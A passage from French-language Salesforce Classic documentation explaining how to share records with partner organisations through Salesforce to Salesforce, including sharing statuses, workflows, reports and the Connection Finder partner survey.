- Si vous utilisez des comptes personnels et que votre connexion n'a pas activé les comptes personnels, le `Nom` du compte personnel est utilisé comme `Nom de compte` lorsque vous partagez un enregistrement. Si votre connexion autorise les comptes personnels, ils sont automatiquement abonnés au champ `Nom`. Toute modification apportée au `Nom` et au `Nom de compte` est synchronisée.
- Si vous souhaitez publier les champs `Deuxième prénom`, `Nom informel` et `Suffixe` dans les contacts, les champs doivent être activés à la fois dans votre organisation et dans celle de votre partenaire, ou bien l'organisation du partenaire doit être configurée pour accepter automatiquement les contacts.

CONSULTER ÉGALEMENT :

Gestion des connexions

Inscription à des champs de Salesforce to Salesforce

# Enregistrements mis à disposition d'une connexion

Salesforce to Salesforce permet de partager des enregistrements avec des partenaires commerciaux auxquels vous êtes connecté. Il existe deux façons de partager des enregistrements, comme suit : Transmettre des enregistrements directement vers des connexions ou attribuer des enregistrements à une file d'attente de connexions. Vous pouvez partager les mêmes enregistrements avec plusieurs connexions. Une fois partagés, les enregistrements doivent être acceptés par les connexions.

Remarque: Ne transférez pas un enregistrement vers la connexion qui l'a initialement partagé. Des erreurs pourraient se produire lors de l'exécution des déclencheurs Apex.

## Partage d'un enregistrement avec des connexions

Vous pouvez partager des enregistrements avec des partenaires commerciaux auxquels vous êtes connecté(e). Vous pouvez transmettre uniquement les enregistrements que vous ou vos subordonnés possèdent. Les administrateurs système peuvent transmettre tous les enregistrements.

Remarque: Tout enregistrement de piste que vous transmettez doit comprendre un champ `Nom de société` renseigné.

Vous ne pouvez pas transmettre un enregistrement d'un objet personnalisé qui n'a pas été déployé.

1. Pour transmettre un enregistrement et ses enregistrements associées, procédez comme suit :
   - Affichez la page de détail de l'enregistrement.
   - Dans la liste associée Partage externe, cliquez sur le bouton Suivante.
2. Pour transférer plusieurs enregistrements aux connexions :
   - Sélectionnez l'onglet du type d'enregistrement que vous souhaitez transmettre.
   - Sélectionnez une vue de liste dans la liste déroulante `Afficher` , puis cliquez sur **OK**.
   - Dans la vue de liste, cochez les cases en regard des enregistrements que vous souhaitez transmettre. Pour sélectionner tous les enregistrements, cochez la case dans l'en-tête de la colonne.
   - Cliquez sur **Transmettre aux connexions**.
3. Sélectionnez la ou les connexions auxquelles transmettre l'enregistrement dans la liste Connexions disponibles.
4. Cliquez sur la flèche Ajouter ( ) pour déplacer la ou les connexions vers la liste Connexions sélectionnées.
5. Vous pouvez également sélectionner **Envoyer une notification par e-mail (nouveaux invités uniquement)** afin d'envoyer d'informer le représentant de la connexion du transfert de l'enregistrement. Seuls les nouveaux destinataires de l'enregistrement reçoivent l'e-mail. Les connexions auxquelles vous avez déjà transmis l'enregistrement ne reçoivent pas un autre message.
6. Vous pouvez également activer les cases en regard des enregistrements que vous souhaitez transmettre. Vous pouvez également partager des enregistrements associés séparément.
7. Cliquez sur **Enregistrer**.

Les enregistrements sont transmis aux connexions spécifiées.

Conseil: Certains champs, notamment les champs de devise, doivent être mappés d'une certaine façon dans Salesforce to Salesforce. Pour plus d'informations, reportez-vous à Meilleures pratiques relatives au mappage de champs dans Salesforce to Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des enregistrements à une connexion.
- Autorisations Lire et Modifier sur l'enregistrement

Pour mettre fin au partage d'un enregistrement :
- Autorisations Lire et Modifier sur l'enregistrement

Pour transférer plusieurs enregistrements à une connexion :
- Gérer les connexions

## Partage de pièces jointes

Vous pouvez partager des pièces jointes en tant qu'enregistrements enfant de tout objet pris en charge. Les pièces jointes sont automatiquement acceptées par une connexion si les critères suivants sont remplis :

- Le type d'objet Pièce jointe est publié vers votre connexion et votre connexion s'est abonnée à l'objet.
- L'enregistrement parent de la pièce jointe est partagé avec la connexion.
- La pièce jointe n'est pas marqués « Privé ».
- La case `Partager avec des connexions` de la pièce jointe est activée.
- La pièce jointe est inférieure ou égale à 20 Mo.

## Fin du partage des enregistrements

Pour mettre fin au partage d'un enregistrement :

Remarque: Vous pouvez uniquement cesser de partager des enregistrements dont vous ou vos subordonnés êtes responsables. Les administrateurs système peuvent cesser de partager tous les enregistrements.

1. Affichez la page de détail de l'enregistrement.
2. Dans la liste associée Partage externe, cliquez sur **Arrêter le partage**.

Lorsque vous mettez fin au partage de l'enregistrement avec une connexion, les modifications apportées à l'enregistrement dans votre organisation ne sont pas reflétées dans l'enregistrement de l'organisation de la connexion. L'enregistrement partagé n'est pas supprimé dans l'autre organisation.

CONSULTER ÉGALEMENT :

Partage d'enregistrement utilisant Salesforce to Salesforce

Liste associée de partage externe

# Liste associée de partage externe

Salesforce to Salesforce permet de partager des enregistrements avec une ou plusieurs connexions, chacune acceptant les enregistrements que vous partagez avec elle, même si d'autres connexions ont déjà accepté le même enregistrement. Lorsque vous utilisez un enregistrement que vous avez reçu d'une connexion, ou un enregistrement que vous avez partagé avec une connexion, la page de détail de cet enregistrement comporte un en-tête indiquant son statut. L'enregistrement peut également contenir la liste associée Partage externe, qui affiche les détails des connexions avec lesquelles cet enregistrement est partagé, et le statut de partage.

Les enregistrements partagés de façon externe présentent l'un des statuts suivants :

**Actif (envoyé)**
L'enregistrement a été partagé et accepté par une entreprise externe.

**Actif (reçu)**
L'enregistrement vous a été envoyé depuis une entreprise externe et vous l'avez accepté.

**En attente (envoyé)**
L'enregistrement a été partagé, mais pas accepté par une entreprise externe.

**Inactifs**
L'enregistrement n'est plus partagé avec une entreprise externe.

**Inactif (supprimé)**
L'enregistrement a été accepté par une entreprise externe, mais cette entreprise l'a supprimé.

**Inactif (converti)**
Cet enregistrement est une piste qui a été acceptée par une organisation externe et convertie en opportunité par cette organisation. Lorsqu'une piste est convertie, Salesforce to Salesforce désactive l'enregistrement partagé afin d'arrêter sa mise à jour dans la connexion d'abonnement.

Remarque: Si vous modifiez le statut de la piste durant la conversion, la modification n'est pas reflétée dans la connexion d'abonnement.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le statut du partage externe d'un enregistrement
- Lire sur l'enregistrement

Pour mettre fin au partage d'un enregistrement :
- Gérer les connexions

CONSULTER ÉGALEMENT :

Partage d'enregistrement utilisant Salesforce to Salesforce

Enregistrements mis à disposition d'une connexion

# Transmission d'enregistrements associés à une connexion

Salesforce to Salesforce permet de transmettre des enregistrements qui correspondent à des enfants d'enregistrements déjà partagés avec des connexions. Vous sélectionnez des types d'enregistrements enfants qui peuvent être partagés lorsque vous partagez un enregistrement parent.

Les enregistrement enfants sont automatiquement partagés avec des connexions lorsque l'enregistrement parent a été accepté par la connexion, si certaines conditions sont remplies.

Tenez compte des points suivants lors du partage d'enregistrements associés :

- Un enregistrement associé ne sera plus partagé avec une connexion s'il est modifié à partir d'un enregistrement non partagé.
- Il est possible de partager un maximum de 100 tâches par enregistrement associé. Ce maximum comprend des tâches ouvertes et closes.

Pour arrêter de partager un enregistrement associé depuis la page de détail de son enregistrement parent :

1. Sélectionnez la page de détail de l'enregistrement parent.
2. Dans la liste associée de l'enregistrement que vous souhaitez arrêter de partager, cliquez sur **Gérer les connexions** dans la colonne Nom de connexion envoyé. Par exemple, pour arrêter de partager un contact associé à un compte, cliquez sur **Gérer les connexions** dans la liste associée Contacts de la page de détail du compte.
3. Sélectionner la ou les connexions dont vous souhaitez arrêter le partage dans la liste Connexions sélectionnées.
4. Cliquez sur la flèche Supprimer ( ) pour déplacer la ou les connexions dans la liste Connexions disponibles.
5. Cliquez sur **Enregistrer**.

Alternativement, pour arrêter de partager un enregistrement associé depuis sa page de détail :

1. Affichez la page de détail de l'enregistrement.
2. Dans la liste associée Partage externe, cliquez sur **Arrêter le partage**.

Pour arrêter le partage d'un commentaire ou d'une pièce jointe de requête, vous devez rendre les enregistrements privés.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des enregistrements à une connexion.
- Autorisations Lire et Modifier sur l'enregistrement

Pour transférer des enregistrements associés à une connexion :
- Autorisations Lire et Modifier sur l'enregistrement

Pour mettre fin au partage d'un enregistrement :
- Autorisations Lire et Modifier sur l'enregistrement

## Partage de produits d'opportunité avec des connexions

Un produit d'opportunité est associé à des enregistrements d'opportunité et de produit. Par conséquent, il peut être partagé uniquement en tant qu'enregistrement enfant d'une opportunité partagée, si le produit associé est également partagé.

Si tous les critères suivants sont remplis, les produits d'opportunité sont automatiquement partagés avec toutes les connexions.

- Le type d'objet Produit d'opportunité est publié vers votre connexion et votre connexion s'est abonnée à l'objet.
- L'opportunité et le produit associé au produit d'opportunité sont partagés avec votre connexion.
- Dans l'organisation de la connexion, l'opportunité est associée à un catalogue de prix actif durant l'acceptation.
- Dans l'organisation de la connexion, le produit est associé au même catalogue de prix actif que l'opportunité.
- Dans l'organisation de la connexion, le produit est actif.
- Dans les deux organisations, la devise de l'opportunité est identique.

Lors du partage de produits d'opportunité, tenez compte des règles supplémentaires suivantes :

- Si les planifications de quantités ou de chiffres d'affaire sont activées dans l'organisation de la connexion, les champs Quantité et Prix de vente ne sont pas mis à jour dans leur organisation.
- Si la catalogue de prix associé au produit d'opportunité est modifié ou supprimé dans une organisation, le produit d'opportunité n'est plus partagé.
- Si l'opportunité n'est plus partagée, le produit d'opportunité n'est plus partagé.

Remarque: Actuellement, si vous modifiez l'étape de plusieurs enregistrements d'opportunité à l'aide d'une recherche et d'un remplacement global, cette modification ne s'applique pas aux organisations auxquelles vous avez transmis les enregistrements via Salesforce to Salesforce.

Par exemple, supposons que vous effectuez une recherche et un remplacement global qui entraîne un changement d'étape de `Inactif` à `Révision en cours` pour toutes les opportunités inactives.

Si parmi ces opportunités certaines ont été transmises à un partenaire commercial via Salesforce to Salesforce, elles restent dans un état `Inactif` dans l'organisation Salesforce de votre partenaire. Pour que le changement d'étape s'applique à leur organisation, les partenaires doivent ouvrir chaque opportunité affectée, cliquer sur **Modifier**, puis sur **Enregistrer**.

### Partage de commentaires de requête avec des connexions

Vous pouvez partager un commentaire de requête en tant qu'enregistrement enfant d'une requête. Les commentaires de requête sont automatiquement acceptés par une connexion si les critères suivants sont remplis :

- Le type d'objet Commentaire de requête est publié vers votre connexion et votre connexion s'est abonnée à l'objet.
- La requête à laquelle le commentaire est associé est partagée avec la connexion.
- Le commentaire de requête n'est pas marqué « Privé ».

CONSULTER ÉGALEMENT :

Partage d'enregistrement utilisant Salesforce to Salesforce

## Conseils pour l'utilisation de Salesforce to Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Workflow est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Gestion des connexions avec des rapports personnalisés

Utilisez des rapports personnalisés pour suivre les activités et les mises à jour de Salesforce to Salesforce. Pour plus d'informations, reportez-vous à Création de rapports dans Salesforce to Salesforce.

### Gestion des enregistrements

- Si des règles de validation vous empêchent d'accepter des enregistrements partagés, créez une règle de validation comportant le champ non nul `Nom de connexion en`

`Réception`. Les règles de validation des enregistrements que vous acceptez de vos connexions sont alors ignorées. Pour créer cette règle, utilisez la formule suivante :

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Vous devez également créer une règle similaire pour tout déclencheur Apex qui comporte des contrôles de validation.

- Pour assurer le suivi des enregistrements que vous partagez avec des connexions, créez un rapport personnalisé. Par exemple, vous pouvez créer un rapport personnalisé indiquant toutes les pistes que vous avez partagées avec des connexions supprimées par la connexion :
  - Utilisez le type de rapport Pistes et connexions.
  - Saisissez le critère de filtre Statut égal à Inactif (supprimé)
- Visualisez plus facilement les enregistrements non acceptés des connexions en créant une vue de liste personnalisée. Par exemple, créez une vue de liste qui masque les pistes non acceptées des connexions qui remontent à plus d'un mois.

  **Remarque:** Vous devez disposer de l'autorisation Gérer les connexions pour créer ces listes de vue.
- Seuls les utilisateurs qui disposent de l'autorisation « Gérer les connexions » peuvent afficher des objets partagés d'une connexion. Par conséquent, il est recommandé de créer des vues de liste personnalisées que vous pouvez attribuer à des personnes qui ont besoin d'accéder à ces informations.
- Si vous pensez recevoir d'importants volumes de données depuis une connexion, activez l'option `Accepter automatiquement` pour les objets appropriés à la page 1706. Par exemple, si une connexion partage de façon régulière un grand nombre de pistes avec votre organisation, sélectionnez la case `Accepter automatiquement` en regard de l'opportunité dans la page Ajouter ou supprimer des objets inscrits.
- Pour voir les changements apportés par une connexion, activez le suivi des champs sur l'objet et ajoutez la liste associée de l'historique aux présentations de page. Vous pouvez également créer un rapport personnalisé sur l'historique, qui inclut le champ `Nom de connexion en Réception`.
- Pour attribuer automatiquement toutes les pistes ou requêtes entrantes à un utilisateur spécifique, créez une règle d'attribution qui inclut les entrées de règle suivantes :
  - *`Nom de connexion en réception contient le nom de la connexion`*
  - *`Créé par contient l'utilisateur connecté`*

  Vous pouvez procéder de même avec les règles de hiérarchisation.
- Pour attribuer une requête à une connexion à l'aide d'une règle de hiérarchisation de la requête, vous devez attribuer la requête à une file d'attente à laquelle appartient la connexion. Par exemple, si une connexion agit comme agence de service tierce et que toutes les requêtes répondant à certains critères doivent être hiérarchisés avec cette connexion, procédez comme suit :
  - Créez une file d'attente qui contient la connexion en tant que membre.
  - Créez une règle de hiérarchisation avec les critères appropriés.
  - Ajoutez une action de hiérarchisation qui attribue automatiquement les requêtes répondant aux critères spécifiés à cette file d'attente.

## Autres astuces

- Vous pouvez vous connecter à des partenaires sans savoir s'ils utilisent Salesforce grâce à la recherche de connexions.
- Lorsque vous convertissez une piste, Salesforce to Salesforce désactive l'enregistrement partagé et met à jour la liste associée Partage externe dans l'enregistrement de la piste de votre connexion, avec un statut (converti) Inactif. En raison de la désactivation de

l'enregistrement partagé, les modifications du Statut de la piste durant la conversion ne s'appliquent pas à l'enregistrement de piste de votre connexion.

- Pour apprendre à utiliser des workflows afin d'automatiser les mises à jour des enregistrements et des connexions dans Salesforce to Salesforce, reportez-vous à Utilisation de workflows dans Salesforce to Salesforce.

## Création de rapports dans Salesforce to Salesforce

Créez des rapports personnalisés pour suivre l'activité et les mises à jour de Salesforce to Salesforce.

Les possibilités d'utilisation de rapports personnalisés sont infinies pour gérer avec efficacité vos connexions Salesforce to Salesforce ! Voici quelques exemples d'utilisation de rapports personnalisés dans Salesforce to Salesforce :

- Pour suivre l'activité de connexion et d'autres détails sur les connexions, créez un rapport personnalisé de type Connexions avec des comptes. Le rapport affiche uniquement les connexions associées à des comptes.
- Pour afficher les informations de connexion de chaque objet publié ou abonné, créez des types de rapport personnalisés.
- Pour afficher les enregistrements partagés avec plusieurs connexions, créez un type de rapport personnalisé. Pour afficher les enregistrements partagés avec plusieurs connexions dans une vue de liste et vérifier que les listes étendues sont désactivées, vous pouvez également ajouter le champ `Nom de connexion envoyé` à une vue existante ou nouvelle.
- Pour afficher toutes les pistes partagées avec des connexions et vérifier que la connexion est ensuite supprimée, créez un rapport personnalisé de type Connexions avec des pistes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Workflow est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Utilisation de workflows dans Salesforce to Salesforce

Vous pouvez utiliser un workflow afin de d'automatiser les mises à jour des enregistrements et des connexions dans Salesforce to Salesforce.

Les règles de workflow sont déclenchées uniquement pour des enregistrements partagés dans Salesforce to Salesforce lorsque :

- Vous acceptez un enregistrement parent.
- Un enregistrement enfant est inséré.
- Vous êtes abonné(e) à des champs configurés pour déclencher les règles de workflow.

Voici quelques suggestions de critères de règles de workflow pour Salesforce to Salesforce :

- Champ `Nom de connexion en réception` dans des pistes, opportunités et objets personnalisés
- Utilisateur actuel égal à *`pnet`*.
- Champ `Dernière modification effectuée par` égal à Utilisateur de la connexion

Par exemple, vous pouvez créer une tâche pour un utilisateur chaque fois qu'une connexion met une piste à jour :

1. Créez une règle de workflow avec le critère suivant :
   - Critère d'évaluation : `Évaluer la règle lorsque l'enregistrement est : créé, et à chaque modification`

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Workflow est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Exécutez la règle lorsque les `critères sont remplis`.
- Critère de la règle : « Piste : Dernière modification effectuée par égal à Utilisateur connecté ».

**2.** Ajoutez une tâche de workflow.

Vous pouvez utiliser des workflows pour de nombreux processus Salesforce to Salesforce, y compris la mise à jour de valeurs des listes de sélection lorsqu'une connexion a modifié le champ. Lorsque vous acceptez un enregistrement, seuls les champs ci-dessous déclenchent des règles de workflow :

Remarque: Si votre organisation est définie pour accepter automatiquement les enregistrements, les règles de workflow sont déclenchées par n'importe quel champ auquel vous êtes abonné(e).

| Objet | Champs qui déclenchent des workflows |
|---|---|
| Compte | • Nom du compte<br>• Ville<br>• Pays<br>• Nom de connexion reçu<br>• Nom de connexion envoyé<br>• État<br>• Type |
| Requête | • Numéro de la requête<br>• Priorité<br>• Statut<br>• Objet<br>• Type |
| Contact | • E-mail<br>• Nom<br>• Adresse postale<br>• Téléphone<br>• Fonction |
| Piste | • Société<br>• E-mail<br>• Secteur d'activité<br>• Piste<br>• Origine de la piste<br>• Nom<br>• Nombre d'employés<br>• Téléphone<br>• Nom de connexion reçu<br>• Nom de connexion envoyé |

| Objet | Champs qui déclenchent des workflows |
| --- | --- |
| | • État<br>• Statut<br>• Fonction |
| Opportunity | • Nom du compte<br>• Montant<br>• Date de fermeture<br>• Nom<br>• Nom de connexion reçu<br>• Nom de connexion envoyé<br>• Étape |
| Objet personnalisé | • Nom de connexion<br>• Nom<br>• Date de l'envoi |

Les mises à jour successives de champs dans des enregistrements acceptés déclenchent des règles de workflow.

Remarque: Parfois, il est préférable d'utiliser un déclencheur Apex au lieu d'un workflow. Supposons que vous avez une règle de workflow qui met à jour un champ secondaire, **champ B**, lorsque le **champ A** est mis à jour. Même si votre partenaire Salesforce to Salesforce est abonné aux champs A et B, les mises à jour du champ B déclenchées par votre règle de workflow ne sont pas envoyées à l'organisation de votre partenaire. Cela évite d'entraîner une boucle de mises à jour.

Si vous souhaitez envoyer les mises à jour de champ secondaire à vos partenaires Salesforce to Salesforce, remplacez le workflow par un déclencheur Apex qui utilise une logique post-commit pour mettre à jour le champ secondaire.

Remarque: Dans les connexions bidirectionnelles, les mises à jour Salesforce to Salesforce sont déclenchées uniquement par les déclencheurs « après » (par exemple, « après l'insertion » ou « après la mise à jour »), pas par les déclencheurs « avant ».

# Vérification de l'utilisation de Salesforce par vos partenaires commerciaux

## À propos de la Recherche de connexions

Si vos partenaires utilisent Salesforce, il est préférable de connecter vos organisations Salesforce afin de partager des enregistrements et de collaborer sur des processus métiers appropriés. Avant de vous connecter, vous devez déterminer si vos partenaires utilisent Salesforce. Utilisez la Recherche de connexions pour envoyer par e-mail à vos partenaires un simple questionnaire leur demandant s'il utilisent Salesforce. Les réponses au questionnaire sont enregistrées dans les enregistrements

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

de contact et de compte de chaque partenaire. Lorsque vous connaissez le statut d'un partenaire, vous pouvez les inviter à se connecter à l'aide de Salesforce to Salesforce.

CONSULTER ÉGALEMENT :

- Déterminer si vos partenaires utilisent Salesforce
- Configuration de la Recherche de connexions
- Conseils et considérations supplémentaires pour la Recherche de connexions

## Configuration de la Recherche de connexions

La recherche de connexions permet d'envoyer des questionnaires par e-mail pour déterminer si vos partenaires sont des clients Salesforce. Lorsque vous connaissez le statut d'un partenaire, vous pouvez les inviter à se connecter à l'aide de Salesforce to Salesforce.

Pour utiliser la recherche de connexions, vous devez exécuter les opérations suivantes :

1. Activer la recherche de connexions dans votre organisation.
2. Configurer les paramètres de recherche de connexions.
3. Ajouter le bouton **Rechercher des connexions** à la vue de liste des contacts en personnalisant la présentation de la recherche. Ajouter le bouton à la page de détail du contact en personnalisant la présentation de page des contacts.
4. Ajouter le champ `Utilise Salesforce` à la présentation de page des contacts.
5. Ajouter le champ `Client Salesforce` à la présentation de page du compte.

   Remarque: Les champs `Utilise Salesforce` et `Client Salesforce` s'affichent également dans le portail client ou le portail partenaire que vous définissez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour activer la Recherche de connexions et modifier ses paramètres :

- Modifier toutes les données

### Activation de la Recherche de connexions

Pour activer la recherche de connexions :

1. Dans Configuration, saisissez *`Recherche de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Recherche de connexion Salesforce to Salesforce**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activé`.
4. Cliquez sur **Enregistrer**.

Les paramètres de recherche de connexions peuvent désormais être configurés. En outre, le modèle d'e-mail par défaut et les champs associés requis sont créés et disponibles.

Remarque: La désactivation de la recherche de connexions désactive les questionnaires en attente et retire le bouton **Rechercher des connexions**. Les champs `Utilise Salesforce` et `Client Salesforce` sont conservés dans les enregistrements de contacts et de comptes, respectivement.

### Configuration des paramètres de Recherche de connexions

Vous pouvez déterminer le contenu et la présentation de l'e-mail que vous envoyez aux partenaires.

1. Dans Configuration, saisissez *`Recherche de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Recherche de connexion Salesforce to Salesforce**.

2. Cliquez sur **Modifier**.
3. Sélectionnez un modèle de message.

   Le modèle recherche de connexions par défaut est automatiquement sélectionné. Vous pouvez également créer des modèles d'e-mail personnalisés pour votre questionnaire.

   Remarque: Les modèles d'e-mail personnalisés doivent contenir l'URL du questionnaire. `{!Contact.PartnerSurveyURL}` est disponible en tant que champ de fusion d'un contact lors de la création de modèles.

4. Vous pouvez également sélectionner un logo à l'aide de la recherche.

   Remarque: Commencez par télécharger votre logo sous l'onglet Documents, puis marquez-le comme `Image accessible en externe`.

   Salesforce recommande d'ajouter un logo de marque, tel qu'il s'affiche en haut de la page du questionnaire. Si aucun logo n'est sélectionné, la partie réservée au logo dans la page du questionnaire reste vide.

5. Cliquez sur **Enregistrer**.

## Déterminer si vos partenaires utilisent Salesforce

Si vos partenaires utilisent Salesforce, il est préférable de connecter vos organisations Salesforce afin de partager des enregistrements et de collaborer sur des processus métiers appropriés. Avant de vous connecter, vous devez déterminer si vos partenaires utilisent Salesforce. Utilisez la Recherche de connexions pour envoyer par e-mail à vos partenaires un simple questionnaire leur demandant s'il utilisent Salesforce. Les réponses au questionnaire sont enregistrées dans les enregistrements de contact et de compte de chaque partenaire. Lorsque vous connaissez le statut d'un partenaire, vous pouvez les inviter à se connecter à l'aide de Salesforce to Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour demander par e-mail aux partenaires s'ils utilisent Salesforce :

- Envoyer un e-mail (un seul destinataire)

  OU

  Envoyer des e-mails en masse (plusieurs destinataires)

1. Dans le vue de liste Contact, sélectionnez les partenaires que vous souhaitez questionner, puis cliquez sur **Rechercher des connexions**. Vous pouvez également cliquer sur **Rechercher des connexions** dans la page de détail d'un contact.

   Remarque: **Rechercher des connexions** ne s'affiche pas dans les cas suivants :

   - L'enregistrement du contact ne contient aucune adresse e-mail valide
   - Le contact n'est associé à aucun compte

   Si le contact est un compte personnel, **Rechercher des connexions** s'affiche dans le vue de liste, mais un message d'erreur s'ouvre lorsque l'utilisateur clique sur le bouton. **Rechercher des connexions** ne s'affiche pas dans la page de détail d'un contact.

2. Saisissez l'objet de l'e-mail.
3. Modifiez le corps du texte fourni avec le modèle par défaut ou cliquez sur **Modifier le modèle** pour choisir un autre modèle d'e-mail.

   Remarque: Le modèle d'e-mail par défaut est sélectionné par votre administrateur. Vous pouvez sélectionner un modèle différent ou modifier le corps du texte, mais vous devez inclure l'URL du questionnaire : `{!Contact.PartnerSurveyURL}`.

   Vous ne pouvez pas modifier le corps du texte si vous sélectionnez plusieurs destinataires.

4. Cliquez sur **Vérifier l'orthographe** pour contrôler le corps du texte.

5. Cliquez sur **Aperçu** pour prévisualiser l'e-mail envoyé au destinataire.
6. Cliquez sur **Envoyer**.

L'e-mail est envoyé aux partenaires sélectionnés, qui disposent de 90 jours pour répondre au questionnaire avant l'expiration du lien. La réponse d'un partenaire est enregistrée dans le champ `Utilise Salesforce` de l'enregistrement de contact du partenaire et dans le champ `Client Salesforce` de l'enregistrement de compte. Une activité clôturée est également ajoutée pour le contact.

Conseil: Salesforce recommande de créer une vue de liste personnalisée ou un rapport personnalisé pour vous permettre de suivre les réponses des clients dans un emplacement unique et adapté.

Si l'organisation du partenaire utilise Salesforce, le questionnaire affiche une section qui demande si le destinataire dispose de droits d'administrateur pour Salesforce. Dans la négative, le destinataire peut indiquer les coordonnées de son administrateur et un enregistrement de contact est créé dans Salesforce pour cet utilisateur, si n'existe pas déjà.

Remarque: Cette section ne s'affiche pas si un contact de ce partenaire, dont la valeur `Utilise Salesforce` est *`Oui, utilisateur admin`*, existe déjà dans votre organisation.

## Conseils et considérations supplémentaires pour la Recherche de connexions

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Créez une vue de liste personnalisée ou un rapport personnalisé pour suivre les réponses au questionnaire dans un emplacement unique. Ajoutez le champ `Utilise Salesforce` aux vues de liste et aux rapports de contacts. Ajoutez le champ `Client Salesforce` aux vues de liste et aux rapports de comptes.
- Créez des versions traduites du modèle de recherche par défaut pour envoyer des informations à des partenaires internationaux. Pour cela, clonez le modèle par défaut, modifiez la langue si nécessaire et insérez l'URL de questionnaire suivante : `{!Contact.PartnerSurveyURL}`. Vous pouvez sélectionner le modèle approprié en envoyant des requêtes à vos partenaires.

  Remarque: La page du questionnaire est en Anglais, mais elle comprend une liste déroulante `Langue` qui permet aux destinataires de sélectionner la page dans leur langue maternelle.

- Lors de la création de règles de validation pour le champ `Utilise Salesforce`, utilisez la valeur de l'API, pas l'étiquette visible dans l'interface utilisateur. Par exemple :

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

| **Valeur déroulante** `Utilise Salesforce` | **Valeur API** |
|---|---|
| Non | Non |
| Sans réponse | Aucune réponse |
| Ne sais pas | NotSure |
| Oui, utilisateur admin | YesAdmin |
| Oui, pas utilisateur admin | YesNotAdmin |

- Si un partenaire fournit des détails sur son administrateur Salesforce, Salesforce vérifie si un contact de votre organisation Salesforce possède déjà cette adresse e-mail. Si c'est le cas, le champ `Utilise Salesforce` dans l'enregistrement du contact est défini sur *`Oui, utilisateur admin`*. Si le champ est déjà défini sur *`Non`*, il n'est pas mis à jour.

Remarque: Un partenaire peut ajouter un administrateur uniquement si aucun n'existe dans les contacts de votre organisation.

- Le champ `Client Salesforce` dépend des valeurs du champ `Utilise Salesforce` de son contact.

# Participation à des réseaux sociaux depuis Salesforce

## Présentation de Salesforce pour Twitter et Facebook

Salesforce pour Twitter et Facebook permet d'interagir aisément et en temps réel avec des clients et des prospect sur Twitter et Facebook, directement depuis Salesforce.

Les utilisateurs de Salesforce pour Twitter et Facebook peuvent rechercher, surveiller, joindre et répondre à des conversations de média social qui concernent leur société, le tout depuis Salesforce. Les utilisateurs peuvent également :

- Rechercher ce que les personnes disent à propos de leur société
- Créer des requêtes, des contacts et des pistes à partir de publications et de commentaires dans des Tweets et sur le mur Facebook.
- Partager des informations avec des communautés Twitter et Facebook
- Échanger avec des millions de personnes en partageant des points de vue, en posant des questions et en recherchant de l'aide

Vous pouvez activer Salesforce pour Twitter et Facebook en téléchargeant gratuitement l'application depuis AppExchange. Vous trouverez une documentation supplémentaire dans la section Ressources dans la liste d'applications de Salesforce pour Twitter et Facebook.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Collaboration avec des partenaires en vue d'augmenter les ventes

## Affichage et ajout de partenaires

Les pages de détail d'opportunité et de compte comprennent des listes associées aux partenaires qui permettent l'affichage et l'ajout de relations avec les partenaires.

- Pour afficher des informations de compte pour un partenaire spécifique, cliquez sur le nom de ce dernier dans les éléments associés aux partenaires.
- Cliquez sur **Suppr** en regard d'un partenaire dans la hiérarchie des partenaires.

  Remarque: Si vous modifiez le compte pour une opportunité qui inclut des partenaires, tous les partenaires sont supprimés de la liste associée Partenaires.

- Pour ajouter un partenaire à une opportunité ou à un compte :
  1. Cliquez sur **Nouveau** dans la liste associée aux partenaires.
  2. Le cas échéant, pour les opportunités seulement, sélectionnez l'option `Principal` afin d'indiquer le partenaire principal pour cette opportunité.

     Il ne peut y avoir qu'un seul partenaire principal par opportunité. Lorsque vous définissez un nouveau partenaire principal, tout autre partenaire principal perd automatiquement son statut de Principal.

